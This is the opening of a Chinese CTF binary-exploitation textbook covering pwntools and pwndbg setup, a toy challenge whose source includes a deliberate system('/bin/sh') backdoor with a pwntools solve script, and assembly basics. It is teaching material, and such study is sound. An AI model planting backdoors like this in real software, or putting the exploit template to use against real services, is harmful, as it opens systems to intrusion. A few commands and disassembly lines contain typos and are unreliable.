

Table of Contents

前言	1.1
pwn	1.1.1
准备工作	1.2
pwntools 和 pwncli	1.2.1
gdb 和 pwndbg	1.2.2
libc 和 patchelf 以及 glibc-all-in-one	1.2.3
程序是怎么运行的	1.2.4
基础 ROP	1.3
ROP 介绍	1.3.1
简单的 ROP 链	1.3.2
ret2shellcode	1.3.3
ret2libc	1.3.4
进阶内容	1.4
格式化字符串漏洞	1.4.1
堆	1.4.2

1.1 写在前面

pwn 引申自单词 own，在本门课程中特指“二进制漏洞利用”。

实际上 pwn 的过程就是攻击者扩大对程序控制范围的过程：先通过诸如 fuzz 等手段找到程序漏洞所在，阅读源码或逆向思考可能的利用方式，接着控制用户输入触发漏洞来控制程序的内存布局，再借助精巧的布置绕过层层保护以获得 PC (program counter) 寄存器的控制权，最终实现任意代码执行或泄露敏感文件等目标。

主流的 pwn 题一般符合这样的模型：

一个含有漏洞的二进制程序，运行在一台出题者提供的远程服务器上，解题者通过远程连接，和服务器上的这个程序收发数据（这种数据一般常常标准输入输出来进行交互，例如常用的 printf 等等）。解题者通过发送一些构造好的数据，触发服务器上的漏洞，在服务器上执行恶意代码，获得 flag 信息。

同时，出题者一般会提供这个二进制程序（有些题目中会提供代码），供解题者在本地进行静态漏洞分析和动态调试。

因此，pwn 题的大体思想是，在本地分析程序漏洞，并去分析和攻击远程的动态运行环境。所以最基础的一步是在本地进行静态分析。

上面的利用思路并不局限与课程或比赛题目中，现实世界中的二进制漏洞发现及利用也是类似的过程，乐趣主要来漏洞本身，以及探索和挑战的过程。

现在无论是 CTF 比赛中还是现实场景下，pwn 所涵盖的知识范围都非常广泛，一些经典教材上的内容已经过时。这份 pwn 教材便是在这样的背景下产生的，旨在给初学者构建一个更清晰友善的学习框架，同时也会结合一些进阶的内容供感兴趣的同学研究。

1.1.1 环境介绍

Linux 概述

Linux是一种自由和开放源码的类UNIX操作系统。该操作系统的内核由林纳斯·托瓦兹在1991年10月5日首次发布[5][6]，在加上用户空间的应用程序之后，成为Linux操作系统。Linux也是自由软件和开放源代码软件发展中最著名的例子。只要遵循GNU通用公共许可证（GPL），任何个人和机构都可以自由地使用Linux的所有底层源代码，也可以自由地修改和再发布。大多数Linux系统还包括像提供GUI的X Window之类的程序。除了一部分专家之外，大多数人都是直接使用Linux发行版，而不是自己选择每一样组件或自行设置。

--节选自中文维基

linux是信息安全方向中常用的操作系统，这里希望大家能掌握一些工具的使用。

读者在前面的课程当中应该已经对 linux 系统的使用相当熟悉了，不过这里还是要强调一下：本章节的例题基本都是在 x86 架构的设备上编译运行的，对于其它架构的读者（如采用 arm 架构芯片的 mac 用户），可能需要通过 qemu 等方式来完成本章节的学习。

1.2 准备工作

工欲善其事必先利其器，想学习 pwn 就要先配置好做题调试的环境，并且熟悉这些常用工具在命令行下的使用方法。

同时这一章也会介绍一些必要的前置知识，包括动态链接、堆栈结构等，这些内容会帮助初学者理解甚至自行构造出后面将讲述的漏洞利用技巧及思路。

1.2.1 pwntools 和 pwncli

对于环境配置，网上已经有大量的资料，不过这里还是再简单介绍一下软件的安装及使用方法，同时也会给出笔者的一些[板子](#)，给读者后续做题带来一些便利。

这里也给出一些相关链接：

- 官方文档：<http://docs.pwntools.com/>
- github 仓库：<https://github.com/Gallopsled/pwntools>
- 官方教学：<https://github.com/Gallopsled/pwntools-tutorial#readme>
- pwncli：<https://github.com/RoderickChan/pwncli>

pwntools 安装

而 pwntools 的安装也相当简单，直接 pip install 即可：

```
apt-get update  
apt-get install python3 python3-pip python3-dev git libssl-dev libffi-dev build-essential  
python3 -m pip install --upgrade pip  
python3 -m pip install --upgrade pwntools
```

pwntools 使用

pwntools 是对 socket 交互和一些辅助函数的封装，下面借助例题介绍 pwntools 一些常见的用法：

例题 chp0-0-hellopwntools

由于这是 pwn 部分的第一道例题，所以直接给出例题源码（这些内容在附件中也已提供，读者也可以将 elf 文件拖进 ida 中进行分析以熟悉 ida 的用法），读者可以关注一下这里额外加上去的注释便于理解：

```

// compiled with: gcc ./hellopwntools.c -o hellopwntools
// Author: @eastXueLian
// Date: 2023-03-20

#include <stdio.h>
#include <stdlib.h>
#include <time.h>

void gift() {
    // 这里是题目中直接提供的后门函数，效果是获得一个交互式的 shell
    // 随着后面深入，读者会了解到程序没提供后门函数时怎么完成利用
    system("/bin/sh");
}

int main() {
    char buf[16];
    int a, b, c;

    // 程序需要输出输入时，加上这两段代码，不然部署在 docker 中运行时要回车才有输出
    setvbuf(stdout, 0, 2, 0);
    setvbuf(stdin, 0, 2, 0);

    // TASK 1
    puts("Welcome to Magical Mystery Tour! Give me your magic number: ");
    // 利用 fgets 从标准输入中读 16 个字符，用 \n 截断 (\x00 不会截断输入)
    fgets(buf, 16, stdin);
    if (* (long *)buf != 0xdeadbeef) {
        // buf 被强转为 (long*) 类型，那读者可以考虑一下我们该用什么样的输入来通过这里
        printf("[+] What a shame! Your input is: %lx\n", *(long *)buf);
        exit(0);
    }

    // TASK 2
    // 这里主要还是用于熟悉 pwntools 的使用
    puts("I'll give you a gift if you answer 10 questions.");
    srand((unsigned)time(NULL));
    a = rand();
    b = rand();
    for (int i = 0; i < 10; i++) {
        printf("\n[Q%d] %d + %d = ", i+1, a, b);
        scanf("%d", &c);
        if (a + b != c) {
            puts("\n[-] WRONG!");
            exit(0);
        }
    }
}

```

pwn

```
    puts("[+] Congratulations! Here's your gift: ");
    gift();

    return 0;
}
```

这道题实际上并没有什么明显的漏洞，放在这里是想让读者熟悉一下 pwntools 的使用，下面给出 exp.py（即利用脚本），每一句后面都有解释，读者可以借此了解 pwntools 的基础使用：

```
#!/usr/bin/python3
#-*- coding: utf-8 -*-
# author: @eastXueLian
# date: 2023-03-20

# 使用前先导入 pwn 的库
from pwn import *
# 调整 log_level，如果嫌输出太多太乱可以注释掉或者把 debug 改成 error
context.log_level = "debug"

# 本地调试，若远程则改为 remote("xx.xx.xx.xx", xxxx)
p = process("./hellopwntools")

# 断下来便于调试，这里可以将 gdb attach 上去
input()
# 控制 io 输入输出
p.recvuntil(b'Welcome to Magical Mystery Tour! Give me your magic number: \n')
# 这是第一处的答案，p64 用于产生符合字节序的输入，这里可以结合调试看一下内存中的数据到底长什
p.sendline(p64(0xdeadbeef))

for i in range(10):
    p.recvuntil(b"] ")
    # drop=True，即丢弃截断的内容，进入 int 函数
    num1 = int(p.recvuntil(b" ", drop=True))
    num2 = int(p.recvuntil(b" = ", drop=True))
    # 可以注意到这里要加上 .encode()
    p.sendline(str(num1+num2).encode())

# io 控制权交还给用户
p.interactive()
```

模板

经过上面的简单示例，读者不难发现很多东西是可以简化的，下面是笔者接触 pwncli 前常用的做题模板，给程序交互提供了便利。

pwn

```
#!/usr/bin/python3
#-*- coding: utf-8 -*-
# author: @eastXueLian

from pwn import *

context.log_level = 'debug'
context.arch='amd64'
context.terminal = ['tmux', 'sp', '-h', '-l', '120']

LOCAL = 1

filename = "./pwn"
if LOCAL:
    p = process(filename)
else:
    remote_service = ""
    remote_service = remote_service.strip().split(":")
    p = remote(remote_service[0], int(remote_service[1]))
e = ELF(filename, checksec=False)
l = ELF(e.libc.path, checksec=False)

rl = lambda a=False : p.recvline(a)
ru = lambda a,b=True : p.recvuntil(a,b)
rn = lambda x : p.recvn(x)
sn = lambda x : p.send(x)
sl = lambda x : p.sendline(x)
sa = lambda a,b : p.sendafter(a,b)
sla = lambda a,b : p.sendlineafter(a,b)
irt = lambda : p.interactive()
dbg = lambda text=None : gdb.attach(p, text)
lg = lambda s : log.info("\x033[1;31;40m %s --> 0x%08x \x033[0m" % (s, eval(s)))
i2b = lambda c : str(c).encode()
uu32 = lambda data : u32(data.ljust(4, b'\x00'))
uu64 = lambda data : u64(data.ljust(8, b'\x00'))

def debugPID():
    if LOCAL:
        lg("p.pid")
        input()
    pass

debugPID()

irt()
```

pwncli

笔者认为这里有必要提一下 pwncli，具体可以参考
<https://github.com/RoderickChan/pwncli>，是一个基于 click 和 pwntools 的一款简单、易用的 pwn 题调试与攻击工具，相比 pwntools 提供了更多函数、结构体与命令行参数。

1.2.2 gdb 和 pwndbg

调试是做题中非常重要的环节，gdb + pwndbg 的组合使用可以给我们做题带来很多便利。

这里也给出 pwndbg 的官方文档：<https://browserpwndbg.readthedocs.io/en/docs/> 和 github 仓库：[https://github.com/pwendbg/pwendbg](https://github.com/pwndbg/pwndbg)

pwndbg 安装

在此之前请确保环境中有 `GDB >= 8.1`，然后直接运行以下命令：

```
git clone https://github.com/pwendbg/pwendbg  
cd pwndbg  
./setup.sh
```

pwndbg + gdb 的简单使用

这里先列举几个常用命令并解释其含义，后面会结合上一节的例题 chp0-0 来进一步熟悉部分命令的用法：

命令 <参数> [可选参数]	简单解释
attach <pid>	用 gdb 调试该进程，其中 <pid> 指该进程号
stack [length]	查看栈上数据
telescope <addr>	查看目标地址附近数据
vmmmap [addr]	查看程序虚拟地址映射情况
b [addr]	下断点
i <args>	获取 info，如 i b 可以查看断点信息
d [bp_id]	删除断点
c	继续运行到断点
ni	往下运行一步（不进入函数）
si	往下运行一步（进入函数）
finish	运行至函数结束
disassemble [func_name/addr]	查看汇编代码
set <var_name/addr> <value>	修改寄存器/内存数值
<ctrl-c>	直接断下运行，gdb 命令行接管控制权
heap [addr]	查看堆
bins	查看 bins
p <addr/name>	打印信息，也可跟表达式用作简单计算器
distance <addr1> <addr2>	获得地址偏移
x/32xg <addr>	x 即 examine，检查目标地址；32为长度；xg 指 16 进制 64 位显示

例题 chp0-0-hellopwntools

上面命令不必死记硬背，可具体用到时再使用 `help <command>` 了解目标命令的具体用法及参数含义，下面看一下常规调试流程：

写在调试前

在 python 脚本中，pwntools 给调试也提供了接口，~~不过笔者的电脑屏幕太小了，不习惯分屏操作~~ 还是倾向于另开一个窗口使用 `gdb attach <pid>` 来进行调试。

在脚本想要调试的地方加上：

```
print(p.pid)      # 用 print 打印出当前进程的 pid  
input()          # 用 input 把程序停下来等待 attach
```

简单调试

在 `gdb attach <pid>` 后，应该看到类似如下界面：




图1 gdb + pwndbg 界面

将 gdb attach 上去之后，可以看到现在断在 read 函数中，而我们的调试目标是存在漏洞的 main 函数，因此先连续执行几次 finish 指令回到 main 函数中：




图2 回到 main 函数

可以观察汇编代码发现，现在断在 main 函数获取了第一个输入后，现在观察发现我们输入的内容被放在了栈上 `rbp - 0x20` 的地方，内容符合我们构造的 `0xdeadbeef`，读者也可以尝试构造不同的输入，看看栈上是如何存储这些不同形式的数据的。

接下来使用几次 `ni`，由于构造的输入满足题目要求，故经过语句 `<main+138> je main+177` 进入下面的环节，同样可以看到 `scanf` 函数往局部变量里读的数据也储存在线上。

由于这里有一个循环，而现在已经验证循环中没有问题，所以想跳过循环，考虑如下命令：

```
# 先观察汇编代码，考虑循环后面适合断点的代码
disassemble *main

# 最后决定断在 gift 函数前
b *(main+352)

# 直接运行到断点处
c

# 由于 gift 函数没有参数，所以这里寄存器上的值都不重要
si
```

经过上述命令进入了 gift 函数中，这个函数很简单，所以可以看一下函数内部对栈帧与寄存器的使用：

关于函数调用约定详见 <https://learn.microsoft.com/zh-cn/cpp/build/x64-calling-convention>

```
0x558f715eb289 <gift>          endbr64
# 保存 old rbp (即保存旧的栈帧)
0x558f715eb28d <gift+4>        push    rbp
# 抬高栈
0x558f715eb28e <gift+5>        mov     rbp, rsp

# 此时函数参数顺序为 rdi, rsi, rdx, rcx, r8, r9, 栈
# 对于这里只有一个参数的 system 函数，把参数放在 rdi 中
0x558f715eb291 <gift+8>        lea     rdi, [rip + 0xd70]
0x558f715eb298 <gift+15>        call    system@plt             <system@plt>

0x558f715eb29d <gift+20>        nop
# 函数 ret 前还要恢复之前的栈
0x558f715eb29e <gift+21>        pop    rbp
0x558f715eb29f <gift+22>        ret
```

```
R8 0x35
R9 0x0
R10 0x7f752a0d8ac0 (_nl_C_LC_CTYPE_toupper+512) ← 0x100000000
R11 0x0
R12 0x558f715eb1a0 (_start) ← endbr64
R13 0x7ffcbeec4f30 ← 0x1
R14 0x0
R15 0x0
RBP 0x7ffcbec4e080 → 0x7ffcbec4e40 ← 0x0
RSP 0x7ffcbec4e080 → 0x7ffcbec4e40 ← 0x0
RIP 0x558f715eb298 (gift+15) ← call 0x558f715eb110          [ DISASM ]
      command: 0x558f715ec008 ← 0x68732f6e6962f /* '/bin/sh' */

0x558f715eb29d <gift+20>        nop
0x558f715eb29e <gift+21>        pop    rbp
0x558f715eb29f <gift+22>        ret

0x558f715eb2a0 <main>           endbr64
0x558f715eb2a4 <main+4>         push    rbp
0x558f715eb2a5 <main+5>         mov     rbp, rsp
0x558f715eb2a5 <main+5>         mov     rbp, rbp          [ STACK ]
0:0000 | rbp rsp 0x7ffcbec4e080 → 0x7ffcbec4e40 ← 0x0
01:0008 | 0x558f715eb405 (main+357) ← mov    eax, 0
02:0010 | 0x7ffcbec4e10 ← 0xac6c65c4cd
03:0018 | 0x7ffcbec4e410 ← 0x4095177bb0d7356
04:0020 | 0x7ffcbec4e410 ← 0x4095177bb0d7356
05:0028 | 0x7ffcbec4e420 ← 0x558f715eb000 /* '\n' */
06:0030 | 0x7ffcbec4e430 ← 0x7ffcbec4f30 ← 0x1
07:0038 | 0x7ffcbec4e438 ← 0x9e9274f5ba26f000          [ BACKTRACE ]
  f 0 0x558f715eb298 gift+15
  f 1 0x558f715eb405 main+357
  f 2 0x75209f51003 _libc_start_main+243
pwndbg> █
```

图3 观察函数运行栈

思考：上面的例子中，发现函数的调用是基于栈和寄存器的，那上图 1 和 2 分别是什么数据，如果 2 被恶意篡改了会发生什么？

这一节通过简单的例子介绍了 `gdb` 的使用和函数的调用约定，在后面的 pwn 旅程中读者会对本节的内容有更深的理解。

1.2.3 libc 和 patchelf 以及 glibc-all-in-one

对于动态链接的可执行文件，在执行时会调用动态链接库，在 windows 下是 .dll，而在 linux 下就是 .so (即 shared object) 文件。

ldd

而 glibc 就是 GUN 发布的 libc 库，是 linux 系统中最底层的动态链接库，读者可以通过 ldd 命令来看自己的 glibc 版本：

```
> ldd --version
ldd (Ubuntu GLIBC 2.31-0ubuntu9.9) 2.31
Copyright (C) 2020 Free Software Foundation, Inc.
This is free software; see the source for copying conditions. There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
Written by Roland McGrath and Ulrich Drepper.
```

ldd 也可以查看动态链接的 elf 程序对于 glibc 的调用情况：

```
> ldd ./hellopwn
linux-vdso.so.1 (0x00007ffc1a0bc000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f903ae2f000)
/lib64/ld-linux-x86-64.so.2 (0x00007f903b046000)
```

glibc-all-in-one

glibc-all-in-one 提供了一系列不同版本且附带调试信息的 glibc 库，直接从 github 上 clone 下来即可，仓库地址为：<https://github.com/matrix1001/glibc-all-in-one>。

patchelf

在 ubuntu 中 patchelf 可以直接通过 apt install patchelf 进行安装。

通常使用下面两条命令修改程序的 libc 库，使其与远程环境一致：

```
patchelf --replace-needed libc.so.6 <target libc.so path> <elf name>
patchelf --set-interpreter <target ld path> <elf name>
```

1.2.4 程序是怎么运行的

汇编语言的特点和发展

众所周知，现代计算机世界是以二进制为基础的。很常见地，我们将各种信息进行采样、数据化后，以二进制的方式存储在各种介质上，交由计算机进行处理。同样地，计算机程序在底层处理的时候，也是通过各种二进制机器码来表示的。计算机中处理的二进制数据按照用途大体上可以分为三类，即数据、地址、指令（并不严格，前两类可以相通）。具体的数据究竟是哪种类型其实并没有定论，完全取决于用户如何去看待这项数据。一个比较有趣的论述是，拍下一张照片，将后缀名改成txt，有可能会变成一篇好文章，也可能变成一个实用的小程序。虽然在现实中这种事件的概率几乎不存在，但是仍然可以体现这一原理。

最吸引我们的是指令。我们在学习C语言的时候了解过，语言的发展大体经历过机器语言、汇编语言、高级语言三个阶段，我们学习的C语言属于高级语言。而机器语言在我们的印象中，和打孔机还有高级黑客能用01电话线重装系统比较相关。




图1.语言发展阶段

我们可以从语言的发展阶段来认识三种语言的关系。最初的机器语言是完全面向底层的操作编程，使用机器码，通过译码器等装置转化成计算机的各种基础操作、比如寄存器运算、内存存取等等。

由于机器码过于缺乏可读性，因此诞生了汇编语言，事实上就是给数字进制表示的机器码替换成了一些英文字母来进行表示，以此来增加指令的可读性。因此，**机器码和汇编语言只是对计算机指令的两种表达方式，可以认为是一一对应的**，给定一个二进制的程序，只要能查一张有对应关系的表，就能实现这两种语言的转化。

但也正因如此，汇编语言也只能执行机器码的底层操作，像是我们在C语言中认为是最基础的变量定义和赋值、循环和条件判断、函数返回等操作，在汇编语言中都没有最直接的实现，而是只能使用寄存器、手动寻址等等一些比较麻烦的操作，编写大程序的效率比较低下。因此后来又发展出了高级语言，对一些比较符合直觉的操作进行了封装，本质上是对编程的模型进行了一个封装，具体操作是用编译器将高级语言代码用一些固定的模式翻译成汇编指令。有了高级语言后，我们不必太过关心如何分配内存、如何寻找内存地址、如何执行指令跳转等，而是更去关心程序执行的算法。

这也告诉我们，高级语言和汇编语言并不是一一对应的，相同的代码用不同版本的编译器可能生成不同的指令段，而两段相同的汇编指令操作也可能是从不同的高级语言代码编译而来。因此，真正意义上完全还原的反编译，即从编译好的程序得到完全精确的源代码是不可能做到的，我们只能通过一些常用的编译习惯，来推测最合理或者操作完全相同的源代码。

在pwn题的解题中，我们能取得二进制程序，因此可以直接转换得到的就是程序的汇编指令。以linux为例，假设可执行文件叫做test，我们可以通过以下objdump指令来查看汇编指令。默认使用AT&T格式，本套教程使用intel格式，因此添加一些参数。

```
objdump -d test -Mintel > test.s

# xie_q @ Xie-q in ~/Desktop/text/pwn/asm [15:34:11] C:1
|$ objdump -d a.out -Mintel

a.out:      file format mach-o-x86-64

Disassembly of section .text:

0000000100003f60 <_func>:
100003f60: 55                      push   rbp
100003f61: 48 89 e5                mov    rbp,rsp
100003f64: 89 7d fc                mov    DWORD PTR [rbp-0x4],edi
100003f67: 89 75 f8                mov    DWORD PTR [rbp-0x8],esi
100003f6a: 8b 45 fc                mov    eax,DWORD PTR [rbp-0x4]
100003f6d: 03 45 f8                add    eax,DWORD PTR [rbp-0x8]
100003f70: 5d                     pop    rbp
100003f71: c3                     ret
100003f72: 66 2e 0f 1f 84 00 00    nop    WORD PTR cs:[rax+rax*1+0x0]
100003f79: 00 00 00
100003f7c: 0f 1f 40 00    nop    DWORD PTR [rax+0x0]

0000000100003f80 <_main>:
100003f80: 55                      push   rbp
100003f81: 48 89 e5                mov    rbp,rsp
100003f84: 48 83 ec 10    sub    rsp,0x10
100003f88: c7 45 fc 0a 00 00 00    mov    DWORD PTR [rbp-0x4],0xa
100003f8f: c7 45 f8 14 00 00 00    mov    DWORD PTR [rbp-0x8],0x14
100003f96: 8b 7d fc                mov    edi,DWORD PTR [rbp-0x4]
100003f99: 8b 75 f8                mov    esi,DWORD PTR [rbp-0x8]
100003f9c: e8 bf ff ff ff    call   100003f60 <_func>
100003fa1: 31 c9                xor    ecx,ecx
100003fa3: 89 45 f4                mov    DWORD PTR [rbp-0xc],eax
100003fa6: 89 c8                mov    eax,ecx
100003fa8: 48 83 c4 10    add    rsp,0x10
100003fac: 5d                     pop    rbp
100003fad: c3                     ret
```

图2.执行效果

这样我们就将test程序的汇编代码输出到了test.s中去。

同样地，我们在编译一个C程序的时候，也可以只进行编译这一步，将高级语言代码只编译为汇编代码，具体指令为

```
gcc test.c -S -masm=intel -o test.s
```

汇编语言入门

现在我们有一些非常强大的工具（比如IDAPro）可以实现高效、高准确率的反汇编功能，但是在分析漏洞和漏洞利用的过程中，我们还是需要精确到指令的分析手段。在高级语言流行后，人们学习汇编语言的目标一般是能读懂程序就行；但是ctf中的要求可能略高一些，我们需要顾名思义地“会编”。接下来，我们直接从“如何直接编写一个汇编风格的程序”的角度，以常用的x86-64架构来讲解一些简单的汇编语言知识和思想。注意这里说的是汇编风格而不是精确的汇编程序，因为真实的汇编程序所牵涉到的不仅仅是汇编代码的编写，严格定义的指令也比较复杂。

基本概念

寄存器

寄存器是计算机能直接进行运算的存储器件。在C语言中，我们通过在变量定义的前面添加register来申请寄存器变量，而不是用内存来存储。寄存器是计算机中读取和运算速度最快的存储器件，但是个数有限，一般分为通用寄存器和一些有特殊用途的专用寄存器。

在64位中，最常见的寄存器有rax、rbx、rbp、rip、rsp等等。其中rax、rbx等常用于执行一些简单的通用运算和数据传递；rbp常用于在函数的运行空间中标注地址；rip则是指令寄存器，用来指示当前执行的指令是哪一条；rsp则是栈指针，标注当前函数运行空间的顶端。

一般来说，对于通用寄存器，我们可以取出其中的部分进行操作。比如，rax表示该寄存器的64位，eax则表示其低32位，ax表示其低16位，还有ah与al表示低16位中的高低两个字节。这些表示有一部分原因是为了兼容旧版本程序对32位乃至16位运算的支持。

内存

内存的概念与我们在C语言中学习的基本相同。内存是一块比较大的线性区域，用于存储整个程序运行中的数据。在C语言中，我们一般定义一个变量，计算机就会在内存中开辟一块对应大小的区域来进行存放，数组等也类似。和寄存器相对地，内存的可用空间一般比较大，但是存取和运算速度比寄存器慢，而且一般不能直接对内存上的数据进行运算。在汇编语言中，我们的指令代码段是装载到内存中的，通过rip寄存器中的数据找到下一条指令所在的内存地址来进行取指、装载进译码装置中进行指令的操作。

这里需要注意，和最朴素的汇编语言不同，我们如今编写的汇编程序借鉴了一些高级语言的思想，一般不会要求程序员手动规划内存地址，而是通过声明的方式来向计算机进行申请，在存取的时候通过标号和偏移量来进行寻址。

栈

我们在数据结构中学习过栈。栈最重要的特点是后进先出，这个特点和函数的调用执行几乎完美契合。事实上，一般高级语言中函数时在的空间就分布在栈上。在汇编语言或者说二进制程序的运行环境中，栈是一块独立划分出的内存区域，我们用rsp来指出当前的栈顶元素所在的地址。

在x86-64中我们的栈是负增长的，也就是说数据入栈的时候，我们将栈顶减去一个值后将数据存入，而栈顶的地址在数值上是最低的。

堆

堆是程序执行时内存中另外一块特殊的内存区域，常用于动态分配的变量存取。在C语言中我们常用的malloc和free等函数，在底层中就是对堆中内存进行操作。在初学中，我们不需要对堆的操作进行深入了解。

基础指令(intel格式)

在汇编语言中，一条指令由操作码和操作数组成。操作码就是我们常说的指令类型，而操作数则表示这条指令操作的对象。对象可能是立即数、内存地址或者是寄存器。

MOV

mov是最常见的指令，用于移动数据。使用这个指令，我们可以进行寄存器的初始化、数据在寄存器和内存间的移动等操作，从而达到内存数据存取的目的。一般地，mov有两个操作数，第一个表示操作的目标，第二个表示数据的来源。

例1.

```
mov      rax, 10
```

这是mov指令最简单的用法， 表示将10这个立即数写入rax寄存器中。

例2.

```
mov      ecx, 0xaaff00
mov      DWORD PTR [rcx], 0xa
```

这个例子中的第一句同例1，表示将0xaaff00写入ecx中，第二句则是mov的另外一种用法：间接寻址。方括号表示，读取rcx的数据作为地址，在内存中找到这个地址，写入0xa这个立即数。而前面的DWORD PTR表示这个写入一次是4字节的，也就是将0x0000000a写入rcx中存储的地址开头的四字节中。可以看出这个操作和C语言中的指针操作非常像，事实上，这两句汇编代码来源于下面的C语言代码：

```
*(int*)0xaaff00=10;
```

我们可以对应地来看：第一个星号表示指针取值，事实上被翻译为了汇编中的方括号；强制转换为int指针则规定了一次操作的位数为4字节，事实上被翻译成了汇编中的DWORD PTR。大家在初学的时候为了避免阅读复杂，可以只关注方括号内的内容。

同样地我们可以依此类推：

```
*(char*)0x40aaa00=10;
*(short*)0x40bbb00=20;
*(int*)0x40ccc00=30;
*(long long*)0x40ddd00=40;
```

以上代码段被编译为：

100003f86:	b9 00 aa 40 00	mov ecx, 0x40aaa00
100003f8b:	c6 01 0a	mov BYTE PTR [rcx], 0xa
100003f8e:	b9 00 bb 40 00	mov ecx, 0x40bbb00
100003f93:	66 c7 01 14 00	mov WORD PTR [rcx], 0x14
100003f98:	b9 00 cc 40 00	mov ecx, 0x40ccc00
100003f9d:	c7 01 1e 00 00 00	mov DWORD PTR [rcx], 0x1e
100003fa3:	b9 00 dd 40 00	mov ecx, 0x40dd00
100003fa8:	48 c7 01 28 00 00 00	mov QWORD PTR [rcx], 0x28

例3.

```
mov DWORD PTR [rbp-0x4], 0xa
```

这段代码和例2中不同的是方括号中的寄存器减去了4，意义类似，取出rbp中的值，减去4，作为内存地址，在内存中找到后把0xa写入那四字节中。

这样的代码是非常常见的，它来源于下面的C代码。这里的a是一个函数里的局部变量：

```
int a=10;
```

这里需要回顾一下之前讲的栈。rbp表示当前函数栈的基址，事实上a被分配到了基址以下4字节的位置，所以才会有减去4后间接寻址的操作。

SUB、ADD

sub指令也比较直观，其实就是将第一个操作数减去第二个操作数，结果存放在第一个操作数中。

例4.

```
sub ecx, 0x4
```

上面的指令表示将ecx中的值减去4，结果存放在ecx中。

例5.

```
int a=11;
int b=a-6;
```

函数中，上面的代码被编译成下面的指令。

```

100003fa6: c7 45 fc 0b 00 00 00    mov    DWORD PTR [rbp-0x4],0xb
100003fad: 8b 4d fc                  mov    ecx,DWORD PTR [rbp-0x4]
100003fb0: 83 e9 04                  sub    ecx,0x6
100003fb3: 89 4d f8                  mov    DWORD PTR [rbp-0x8],ecx

```

大家可以画图对照，rbp-4处存放的是a，-8处存放的是b。其中，a-6这一步的运算对应第三行的sub指令。

例6.

可以有更复杂一些的例子。

```

int a=11;
int c=6;
int b=a-c;

```

也是在函数内部的情况，代码被翻译为：

```

100003f96: c7 45 fc 0b 00 00 00    mov    DWORD PTR [rbp-0x4],0xb
100003f9d: c7 45 f8 06 00 00 00    mov    DWORD PTR [rbp-0x8],0x6
100003fa4: 8b 4d fc                  mov    ecx,DWORD PTR [rbp-0x4]
100003fa7: 2b 4d f8                  sub    ecx,DWORD PTR [rbp-0x8]
100003faa: 89 4d f4                  mov    DWORD PTR [rbp-0xc],ecx

```

其中-4处存放a，-8处存放c，-12处存放b。可以看到，前两行先对内存地址初始值，第三行开始，将内存数据放入寄存器ecx准备运算，第四行进行减法，第五行赋值。

ADD指令和SUB指令完全类似，不深入讲解。

